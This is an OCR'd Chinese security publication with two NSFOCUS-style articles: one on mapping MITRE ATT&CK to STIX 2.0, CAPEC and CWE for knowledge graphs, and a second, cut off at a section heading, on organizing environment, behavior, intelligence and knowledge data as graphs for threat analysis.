结构化威胁信息表达（Structured Threat Information Expression，简称 STIX）是 MITRE 发起的威胁情报交换语言和标准。可靠的自动情报交换（Trusted Automated Exchange of Intelligence Information，简称 TAXII）则是用于威胁情报安全传输的应用层协议。STIX 2.0 目前已转交 OASIS 的网络威胁情报技术委员会（CTI TC）维护。为了促进威胁情报的共享，STIX 2.0 设计了 12 种域对象（SDOs、STIX Domain Objects）和两类关系对象（SROs、STIX Relationship Objects）。12 种 STIX 2.0 域对象如图 5 所示[4]。

为什么说 STIX 2.0 是 ATT&CK 的一个关键词呢？首先，ATT&CK 本身就是建立在威胁情报的验证与抽象之上，在威胁检测应用中，能够自然打通外部威胁情报和内部的行为分析与检测结果，以实现检测告警的上下文扩充。其次，将 ATT&CK 作为知识库构建知识图，需

Attack Pattern	A type of Tactics, Techniques, and Procedures (TTP) that describes ways threat actors attempt to compromise targets.
Campaign	A grouping of adversarial behaviors that describes a set of malicious activities or attacks that occur over a period of time against a specific set of targets.
Course of Action	An action taken to either prevent an attack or respond to an attack.
Identity	Individuals, organizations, or groups, as well as classes of individuals, organizations, or groups.
Indicator	Contains a pattern that can be used to detect suspicious or malicious cyber activity.
Intrusion Set	A grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor.
Malware	A type of TTP, also known as malicious code and malicious software, used to compromise the confidentiality, integrity, or availability of a victim’s data or system.
Observed Data	Conveys information observed on a system or network (e.g., an IP address).
Report	Collections of threat intelligence focused on one or more topics, such as a description of a threat actor, malware, or attack technique, including contextual details.
Threat Actor	Individuals, groups, or organizations believed to be operating with malicious intent.
Tool	Legitimate software that can be used by threat actors to perform attacks.
Vulnerability	A mistake in software that can be directly used by a hacker to gain access to a system or network.

图 5 STIX 2.0 域对象

要通过本体库（实体种类、实体关系、实体属性、关系属性等）的设计，实现兼容性和拓展性。例如，与 CAPEC、CWE、CVE 等分类模型和枚举库的兼容。STIX 2.0 提供了描述网络空间威胁情报的对象构成方案，也同样对安全知识库的本体设计有参考价值。当然，STIX 2.0 的对象构成可能难以适应不同的应用场景中实体的描述粒度，不过以其当前的使用范围和接纳程度来看，定制化的知识图架构也最好能够兼容该方案。

图 6 展示了 ATT&CK Tactic、Technique、Group 及 Software 所覆盖的 STIX 2.0 对象。其中，Group 对应的是 Intrusion Set，这可能与直观理解的“Group”词义本身有些偏差。与 STIX 2.0 的对应能帮助我们更好地理解 ATT&CK 对象的内涵。

- ATT&CK Technique -> STIX Attack-Pattern
- ATT&CK Tactic -> STIX Attack-Pattern.Kill-Chain-Phase, STIX Tool.Kill-Chain-Phase, STIX Malware.Kill-Chain-Phase




图 6 ATT&CK 与 STIX 2.0 映射

- ATT&CK Group -> STIX Intrusion-Set
- ATT&CK Software -> STIX Malware (OR) STIX Tool
- ATT&CK Mitigation -> STIX Course-of-Action

目前，ATT&CK 知识库已可以通过 STIX 2.0 进行完整的表达。具体内容可以查阅 MITRE 官方 Github 的 cti 项目 [5]。

三、安全知识图构建

通过图模型组织安全大数据，能够充分发挥网络数据的“图基因”，提升多源、异构安全数据分析的效率。通过威胁模型和安全知识库，构建网络安全知识图谱，能够在网络环境图、行为图、情报图之外，提供可推理、可拓展、可关联的威胁上下文，以支持威胁事件的检测、响应、溯源等任务。

举一个简单的例子，通过行为图与知识图的初步关联，能够在 ATT&CK 的知识库中关联命中相关软件及关联 APT 组织，能够明确攻击者的战术意图（Tactic operation）。如果知识图关联了 CWE、CVE 等脆弱性枚举库，那么告警或行为可以通过对知识图进行验证或风险评估。




图 7 行为图与 ATT&CK 知识图的关联

图 7 是行为图和知识图关联的一个简单示例。环境、行为、情报、知识图的关联需要对各个图结构进行系统性的设计。从可用性、拓展性、关联性的角度，以下简单讨论基于 ATT&CK 构建知识图的几个关键问题。

1. 本体库设计

图结构设计的一个关键任务，就是设计合理的本体库。本体库包括图中实体（节点）类型、实体的属性类型以及实体间的关系类型，即表示图结构的抽象概念结构“类”。本体库的构建既要讲科学也要讲艺术。讲科学是指需要遵循一定的规范标准，同时契合适当的威胁模型和描述模型；讲艺术则指的是概念的抽取很多时候是一个仁

者见仁、智者见智的过程，并且要满足特定应用场景下的指定需求。

ATT&CK 提供了四个核心的实体（Tactic、Technique、Software、Group）及其之间的关系；CACPEC 则主要覆盖 TTP、防护手段、脆弱性等概念。如果直接参照 STIX 2.0，则需要覆盖十余种对象。攻防模拟、威胁狩猎、合规检查、风险评估、检测响应、APT 跟踪等等不同的业务场景，ATT&CK 本身所提供的概念类型是不可能完全覆盖的。因此，ATT&CK 在知识图构建中可作为威胁检测行为模型的核心知识源，而不是一个完备的网络安全知识图。构建可用、可拓展的知识图，在顶层本体结构系统设计的基础上，一方面需要整合、吸收所需的公开知识库，另一方面需要通过知识图谱的手段主动进行知识拓展和延伸。

2. 知识库的关联

MITRE 生态下有多个知识库，包括 CAPEC、CWE、ATT&CK 等，它们之间有密切的联系，同时有不同的应用场景。CAPEC 针对基于应用脆弱性的攻击，通过攻击模式的抽象和分类，构造了攻击行为的可查询词典 [6]。首先，根据官网资料，我们简单抽象一下 CAPEC 和 ATT&CK 能力的不同：

CAPEC	ATT&CK
关联 CWE 知识库	关联 APT 威胁情报
重点关注Exploit阶段，如何利用各种脆弱性	重点关注Exploit前、后的阶段共性攻击行为（这一点随着ATT&CK知识库的丰富应该会被弱化）
对已知漏洞利用的行为枚举和归类	对APT攻击行为的抽象和阶段划分
基于IOC的检测	基于行为的检测
没有关联攻击链	对攻击链进行了细化

可见，CAPEC 和 ATT&CK 是两种不同的攻击建模方式。从以上对比可以看出，ATT&CK 更贴近威胁检测的实战。在图 8 中，我们通过 STIX 2.0 架构对比一下两者所处的位置，可以看出两大知识库在概念的表达上有交叉，又各具特点。




图 8 ATT&CK、CAPEC、CWE 与 STIX 2.0 映射对比

图 9 展示了 ATT&CK 与 CAPEC 攻击模式分类的关联关系。其中，ATT&CK 以战术目标为列组织成矩阵结构，CAPEC 通过对攻击模式的抽象组织成树形结构。以 Discovery 战术下的 System Owner/User Discovery 技术为例，与该技术关联的 CAPEC 攻击模式为 Owner Footprinting，同时与该攻击模式关联的 CWE 为 Information Exposure。




图 9 ATT&CK 与 CAPEC 的映射关系例子

威胁检测的实践不断证明基于行为的检测更能够适应 APT 等高级、未知威胁的检测场景，不过，这不代表基于指定特征的检测就能够退出历史舞台了。特征 + 行为的组合检测能力，是当前威胁检测效率提升的关键。从知识库构建的角度讲，CAPEC+CWE 和 ATT&CK 都是不可或缺的。MITRE 生态的持续完善能够充分降低各个知识库之间建立关联的难度，例如，CAPEC 和 ATT&CK 目前都能够纳入 STIX 2.0 的表达体系。两大知识库之间也已建立了知识的关联引用，当前 ATT&CK Enterprise 对应的 244 个 Attack Pattern 中与 CAPEC 关联的有 44 个（见图 10）。

CAL Stage	High-Level Threat Event	Attack Vector	Cyber Effect	Detailed Threat Event and Source
Recon	Perform malware-directed internal reconnaissance.	Maintenance environment, actions of privileged user, trusted or partner network connection	Interception	System Network Connections Discovery-ATT&CK
Recon	Perform malware-directed internal reconnaissance.	Maintenance environment, actions of privileged user, trusted or partner network connection	Interception	System Owner/User Discovery-ATT&CK
Recon	Perform malware-directed internal reconnaissance.	Maintenance environment, actions of privileged user, trusted or partner network connection	Interception	System Service Discovery-ATT&CK
Recon	Perform malware-directed internal reconnaissance.	Maintenance environment, actions of privileged user, trusted or partner network connection	Interception	System Time Discovery-ATT&CK
Weaponize	Create counterfeit/spoof web site.	External network connection	(no immediate effects)	Content Spoofing-CAPEC
Weaponize	Craft counterfeit certificates.	External network connection, trusted or partner network connection	(no immediate effects)	Content Spoofing-CAPEC
Weaponize	Create and operate false front organizations to inject malicious components into the supply chain.	Supply chain	(no immediate effects)	Content Spoofing-CAPEC
Deliver	Establish or use a communications channel to the enterprise as a whole or to a targeted system.	External network connection, trusted or partner network connection	(no immediate effects)	Compromise of externally facing system-PRE-ATT&CK
Deliver	Establish or use a communications channel to the enterprise as a whole or to a targeted system.	External network connection, trusted or partner network connection	(no immediate effects)	Leverage compromised 3rd party resources-PRE-ATT&CK
Deliver	Deliver commands to a targeted system (e.g., login).	(no immediate effects)	Unauthorized use	Authentication attempt-PRE-ATT&CK
Deliver	Deliver commands to a targeted system (e.g., login).	(no immediate effects)	Unauthorized use	Authentication Abuse-CAPEC
Deliver	Deliver commands to a targeted system (e.g., login).	(no immediate effects)	Unauthorized use	Authentication Bypass-CAPEC

图 10 MITRE 针对金融服务机构的威胁事件模型

在威胁建模和知识库积累方面，MITRE 公司已具备较为完备的能力体系；国内方面，绿盟科技对此也有深入的研究。无论是基于已有的知识库，还是通过知识图谱相关算法抽取知识，构建知识图一方面需要兼容已有的标准和架构，另一方面也需要根据实际的应用场景选定合适的知识范围。MITRE 于 2018 年提出过一个针对金融服务机构的增强威胁模型 [7]。该模型虽然采用了较老版本的 ATT&CK 和 CAPEC 知识库，但也为我们展示了两个模型知识库联合使用的案例。在这里，我们简单看一下该拓展模型的事件归类方式。从上述表格的最后一列可以看到，该模型以 CAL (Cyber Attack Lifecycle) 模型（与 Kill Chain 模型一致）为基础，把 ATT&CK 和 CAPEC 统一纳入事件模型中，将 Exploit 阶段及其前后阶段进行了细粒度的扩充。具体设计细节可以参考相关文章。

3. 威胁模型升级

不同威胁检测方案、设备提供商对威胁事件的理解层次和粒度

不一样，输出的事件日志也难以被打通。ATT&CK 的出现，促进了统一的知识抽象，为提供商自身能力的验证、不同提供商之间检测能力的横向对比、技术能力的共享提供了全新的视角。在此，我们重点关注的是使用 ATT&CK 作为知识图，增强威胁行为检测能力的应用场景。

无论是基于静态特征 IOC，还是基于机器学习的异常行为检测，各个威胁检测能力提供商往往有自成体系的威胁分析模型和事件命名体系。除非企业方案设计之初即采用了最新的威胁模型，本地化的检测能力要想和 ATT&CK 等知识库进行关联，需要合理的映射机制。很多企业已将 Kill Chain 攻击链模型作为威胁建模的基础，因此转向全新威胁模型体系的过程必然会给整个企业的威胁检测架构带来一定的冲击。威胁模型的升级对相对成熟的安全能力提供商更不友好，因为这些企业往往已具备大规模的 IOC 库、异常行为库，并且对应着各种自定义的命名规范。专家校验和归类自然是必不可少的过程，同时也需要自动化的关联和归类手段。在统一的威胁模型和命名体系下，多源行为检测数据图能够有效关联威胁知识图，以获取理解行为模式、分析推理的基础知识。

4. 攻击模拟与知识拓展

ATT&CK 矩阵的构建，不是简单地抽取 APT 情报和相关报告。各种行为的提取依赖的是在复杂、真实网络环境下的攻击模拟与对抗的不断验证。此外，ATT&CK 知识库也远未成熟，针对不同场景、不同领域的威胁行为的知识需要整个社区不断地积累和贡献。因此，将 ATT&CK 知识库转化成企业自身的知识图并用于威胁分析，能够提升企业自身的检测能力。但更重要的是，它需要企业建立自己的攻击模拟环境，验证、精练、修正知识结构，发现新的知识关联，以适应指定场景下的威胁分析任务。目前，支持 ATT&CK 的攻击模拟或渗透工具已有不少，如 MITRE Caldera[8]、Endgame RTA[9] 等开源项目。

搭建攻击模拟环境的要点，基于 ATT&CK 验证流程、设计分析算法以及创建新的 ATT&CK 知识概念，相关经验和手段我们可以通过官方文档进行深入研究。

四、ATT&CK 演进




图 11 ATT&CK 演进时间节点

ATT&CK 于 2015 年正式发布（见图 11），值得注意的是，设计之初，ATT&CK 针对的是 post-compromise 或 post-exploit 阶段的攻击行为检测。如图 12 上部所示，在分为七个阶段的网络攻击生命周期（Cyber Attack Lifecycle，简称 CAL）中，ATT&CK 关注的是 Eploit 阶段之后的攻击行为检测，即攻击者突破传统网络防护边界之后的阶段，包括 Persistence、Privilege Escalation 等。随

着业界对 ATT&CK 的关注和深入应用，ATT&CK 先后增加了多个 Tactic，其覆盖的攻击链阶段也更加完整。目前，PRE 矩阵主要覆盖 “left of exploit” 的前两个阶段，Enterprise 覆盖后续所有阶段。




图 12 ATT&CK 战术、技术演进

经过数年的知识积累，ATT&CK 已经从针对企业内网的、Windows 平台的、终端侧的、post-compromise 行为分析模型，拓展为多场景（企业内网、移动环境等）、多平台（Windows、Linux、macOS 等）、聚合多源数据（终端、网络、文件等）、攻击链全生命周期的行为分析模型，兼具丰富的实战效用和可拓展的顶层模型设计，难怪 ATT&CK 越发得到安全业界的重点关注。2018 年，MITRE 发起了基于 ATT&CK 的供应商能力评估，包括 RSA、CarbonBlack 在内的七家安全公司参与了本轮评估。此次评估中 MITRE 模拟了 APT3/GOTHIC PANDA 组织的攻击行为，依据 ATT&CK 行为模型对供应商的检测能力进行了评估，有兴趣的读者可以到官网上查看评估结果 [10]。

总结

随着 ATT&CK 行为知识的积累和相关技术的日益完善，不只在攻击模拟、红蓝对抗领域，更多的 XDR、UEBA、威胁狩猎、防病毒等威胁分析产品和方案逐渐向 Tactic-Technique 矩阵靠拢、对齐。ATT&CK 已发起第二轮评估，相信更多的企业将参与到其中，通过其统一的评估体系展现产品 APT 检测实力。ATT&CK 所促成的生态，也将促进生态中企业内部产品的进一步融合，以及产业内部资源的深度交互。

参考资料：

[1]RSAC, Jared Myers: How to Evolve Threat Hunting by Using the MITRE ATT&CK Framework.

[2]https://attack.mitre.org/matrices/enterprise/

[3]MITRE ATT&CK™：Design and Philosophy.

[4]https://oasis-open.github.io/cti-documentation/stix/intro

[5]https://github.com/mitre/cti

[6]https://capec.mitre.org/about/index.html

[7]Enhanced Cyber Threat Model for Financial Services Sector (FSS) Institutions.

[8]https://github.com/mitre/caldera

[9]https://github.com/endgameinc/RTA

[10]https://attackevals.mitre.org/

智能威胁分析之图数据构建

绿盟科技 创新中心 张润滋

2019 年国际知名信息安全峰会（RSA Conference）的热度在北京持续了一整个春天，直播、新闻、技术解读、研讨活动让人应接不暇。从 RSA 大会官网上查询今年 “Better.” 主题的由来和背景，发现会议主题的设计虽然从字面意思看似乎是表达 “去年做得不错，今年再接再厉” 的客观评价，不过更多的，是大会对安全行业 “不忘初心”的鼓励。“最重要的是，永远不要忘记我们来到这里的根本原因：帮助确保一个更安全的世界，这样其他人就可以着手让世界变得更美好。” 看到这里，读者脑海中是否也回荡起迈克尔·杰克逊（Michael Jackson）的经典歌曲 “Heal the world, make it a better place……” 闲言少叙，作为网络安全数据应用的研究者，常常会思考这样一个问题：怎样才叫安全智能，怎样才能让网络安全更智能（better）？

基于深度神经网络的 AI 技术在许多领域有所突破，而在网络安全中的应用总体来看仍然是有限的落地。当前阶段，期望通过层级的深度神经元网络，端到端的识别、关联和响应威胁事件，可以说是有些不切实际。算法专家周涛给出了AI在威胁检测中难落地的几点总结：

- 机器学习擅长发现正常模式，但入侵是异常行为；
- 有大数据并不等于有大量标注的数据，无监督学习方法的精度有限；

● 威胁检测是一个开放问题，难以定义损失函数；

● 对结果可解释性的追求。

从模型、数据，再到应用场景，以上几点比较深刻地阐述了机器学习，特别是深度学习难以安全建模契合的原因。不过，深度学习、机器学习技术不是AI技术的全部。在网络空间中，构建具备异常感知、事件推理和威胁响应能力的智能威胁分析平台，深度学习、机器学习可以作为数据处理的常规武器，而不是核心能力。

数据从来都是AI可用性的基础，典型的“感知－认知－行动”智能应用模式的作用对象也是数据。那么，构建更加自动化、更智能的威胁分析能力，我们应该收集和分析哪些数据，又应该如何组织这些数据呢?

一、数据层次划分模型

APT识别/跟踪、攻击溯源、威胁狩猎与响应、团伙分析、态势感知等安全防御目标已经远远超出了传统孤立检测系统的应用范畴。应用日志、主机日志、网络日志、检测事件日志、资产信息、评估结果及业务层面的员工信息等数据，已经逐渐融入SIEM和UEBA方案，同时，威胁情报信息也逐渐成为检测能力的标配。多源异构数据的接入和关联，为事件的可视化、检测、推理、响应和治理提供了全面的支撑。随着数据的丰富和检测、关联能力的提升、响应能力的更自动化，各大厂商也开始逐渐思考智慧安全能力的构建，以针对安全数据实现更通用的自动化推理能力。

构建安全智能，首先面对的问题就是如何组织数据。首先简单回顾一下数据、信息、知识和智慧的金字塔分层模型DIKW[1]。




图1 金字塔分层模型DIKW

从“数据”到“智慧”的路途漫漫，不过随着攻防对抗的持续，安全行业的发展已经为我们触及安全智慧的边缘打下了夯实的基础。在此，我们将常见的安全数据按照DIKW模型进行粗略的分类：

● 数据层（Data，原始的未经加工的）。应用日志、主机日志、网络流量日志、蜜罐日志、网络架构数据、业务层数据等。

● 信息层（Information，基于规则和行为的匹配加工的数据，有明确意义和时效的）。各类检测日志，包括单数据源的检测和关联的检测；各类评估日志，包括主动获取的资产数据、脆弱性数据等；威胁情报。

● 知识层（Knowledge，归纳的信息，可演绎推理）。各类规范和知识库，如CWE、CAPEC、ATT&CK、MAEC等。

● 智慧层（Wisdom）。基于安全知识、信息、数据的推理、分析、

决策能力层，是智慧安全技术期望达到的层次。

以上分类大体说明了当前安全数据分析所能够掌握的资源及其层次。在安全数据分析的语境下，我们使用的“数据”一词表示所使用的一切数字资源，包括数据层、信息层和知识层的结合。DIKW的模型描述了数据的分层结构，也是网络安全中最直接的处理模式的层次。

二、数据组织形式

智能威胁分析技术的目标不应该是替代人解决一切网络安全问题，而是将安全数据分析、威胁事件的研判和响应的自动化做到极致的专家系统，以延伸人对安全数据的感知能力，降低人对信息和知识深入认知的代价，提升人对威胁事件的行动能力，真正促进网络安全的防护从被动挨打到主动出击。如乔治亚大学李康教授所言，诸多国际厂商正加紧智慧安全技术的布局，期望通过对生态的构建吸纳规模更大、维度更高的数据，为安全赋能。不过，获取数据不是智能威胁分析技术本身的关注重点，如何组织并使用数据才是核心问题。

网络环境本身具有典型的图结构，网络安全问题也因此很自然地与图数据结构、图算法结合起来。在 Google 提出知识图谱的概念之后，以知识图谱技术为基础的智能应用方案，已经在推荐系统、问答系统、搜索引擎、社交网络、风控等领域广为使用。在安全领域，最常见的就是各大安全产品中的可视化界面中资产关系图、攻击向量图等。通过图进行数据关联和推理，国内外厂商也在不断地进行深入的尝试。智能安全图（Microsoft Intelligent Security Graph）已几乎全面攻占了 Google 引擎“Graph”+“Security”关键词的搜索结果。其通过云生态和平台全面融合，链接多方、多维数据，提供全面的威胁关联信息，并以云端的分析能力保证实时的威胁检测，此外还提供了可快速集成的 API。在 2019 年 RSAC 上，微软安全团队介绍了数据重力（data gravity）的概念，以及云环境下基于检测和行为图及机器学习的威胁分析算法，该算法能够有效评估事件的风险。Sqrrl（2018 年 1 月被 Amazon 收购）提供网络威胁狩猎平台，结合 UEBA 提出过“Behavior Graph”的概念，使用行为评估和关联数据支撑威胁事件的深入调查。发起和构建多个威胁建模知识库（CAPEC、CWE、ATT&CK 等）及相关语言和规范（STIX 1.0、TAXII 1.0 等）的 MITRE 公司在安全数据的图模型构建方面已有深入的研究。CyGraph[2] 是 MITRE 在图模型研究方面的原型系统。CyGraph 使用了层级的图结构，包括网络架构（Network Infrastructure）、安全状态（Security Posture）、网络威胁（Cyber Threats）、任务依赖（Mission Dependencies）四个层次的图数据，用于支持针对关键资产保护的攻击面识别和攻击态势理解等任务。国外使用多源安全数据构建统一分析图结构的项目还有 Cauldron[3]。Cauldron 能够归一化漏洞扫描评估结果，并支持解析多种格式的防火墙规则，通过与网络拓扑的联合分析，能够有效分析网络攻击面的动态变化。国内方面，已有许多产品和研究关注安全数据的图分析方法。例如，绿盟科技结合知识图谱，设计了多个本体对整个网络威胁进行建模分析，并兼容 MITRE 的 CAPEC、MAEC 和 ATT&CK 等模型的接入与使用，能够从多种威胁情报中提取关键信

息并作为知识对知识图谱进行扩展。阿里巴巴利用聚合的原始告警数据生成有向的攻击图，并通过攻击阶段映射、资产的网络分布及相关边的权重进行告警的优先级评估和攻击场景发现。




图 2 CyGraph 架构

如今，可收集的网络安全数据维度和规模不断增长，亟须系统的数据组织形式，以尽可能将所有可用的信息组合成一个有机的整体。传统的基于关系型数据库的数据组织形式难以应对复杂的图关系操作，将数据组织成图结构，能够最大化发挥安全数据的图属性，提升数据存储、挖掘、检索的效率。网络安全数据结构中蕴含的图基因，不仅仅是数据可视化的基础，更是用以对抗网络空间威胁的安全智能构建的基础。

三、构建智能威胁分析能力的关键数据图

当前，大规模多维度网络安全大数据的接入，给网络威胁事件的处理造就了全新机会。同时，在有限可用资源的条件下，对安全数据源的甄选和统一处理也显得尤为重要。不同于 DIKW 的数据分层模型和 CyGraph 的安全 / 任务知识栈结构，从网络攻防的对抗本质出发，以给定的网络空间为战场，以保护资产（包括实体资产和虚拟




图 3 关键数据图构建

资产）并打击威胁主体为目的，智能化的威胁分析应该收集并构建以下维度的关键数据图：

- 环境数据图。如资产、资产脆弱性、文件信息、用户信息、IT 系统架构信息等。
- 行为数据图。如网络侧检测告警、终端侧检测告警、文件分析日志、应用日志、蜜罐日志、沙箱日志等。
- 情报数据图。各类外部威胁情报。
- 知识数据图。各类知识库（如 ATT&CK、CAPEC、CWE）等。

各类安全关联数据（不限于以上四个类别）已在很多大数据分析场景中所采用，但是往往孤立应用或部分应用，没有统一的体系描

述这些数据的分类和使用模式。这里列举的四类数据，从网络威胁事件分析应对的实践出发，通过图的形式组织起来，以实现每个类别图内关联和不同类别图间关联，能够覆盖网络空间对抗作战的基本战术需求，包括对环境的掌握、对威胁主体行动的理解、对外部情报的融合以及基本的知识储备。四图分立又通过指定类型的实体进行关联，保证了不同类型图数据表达能力的同时，实现了全局的链接能力。接下来，本文重点关注的是以上四张数据图对安全智能构建的必要性。

1. 环境数据图

“环境”可以定义为防护网络空间内的各类实体和实体的属性(基本信息、脆弱性、合规信息等)，以及实体之间的关联关系。环境数据图的构建，需要资产管理、脆弱性管理、风险评估等工具和服务的支撑，也需要类似企业组织信息、IT 系统架构信息、人力资源信息等业务数据来支持环境实体的丰富和关系建立。




图 4 Cauldron 基于图的漏洞分析

安全防护不仅仅是构建更厚的防火墙，制定更多预算抵御可能随时发生的 DDoS 攻击，对资产、资产脆弱性、用户信息、IT 架构信息的掌控程度，往往决定了网络空间防御能力的上限。提供资产管理平台方案的 Axonius 成为新晋的 RSAC 创新沙盒冠军，似乎提醒着大家，资产管理方案远不像理想中那么成熟。特别是在云、物联网、移动互联网迅速发展的时代背景下，资产数量剧增，类型更加丰富，脆弱性暴露的形势也更加严峻。“知己”比“知彼”显得更加关键，无论是暴露在公网的资产还是边界内未纳入管理的“黑资产”，都将大幅增加安全防护风险。为应对无孔不入的威胁，需要发现安全防护的关键实体、关键关系，在威胁事件发生的前后，对威胁的潜在影响范围、影响深度进行全面的评估，以保证攻击面的准确识别。

2. 行为数据图

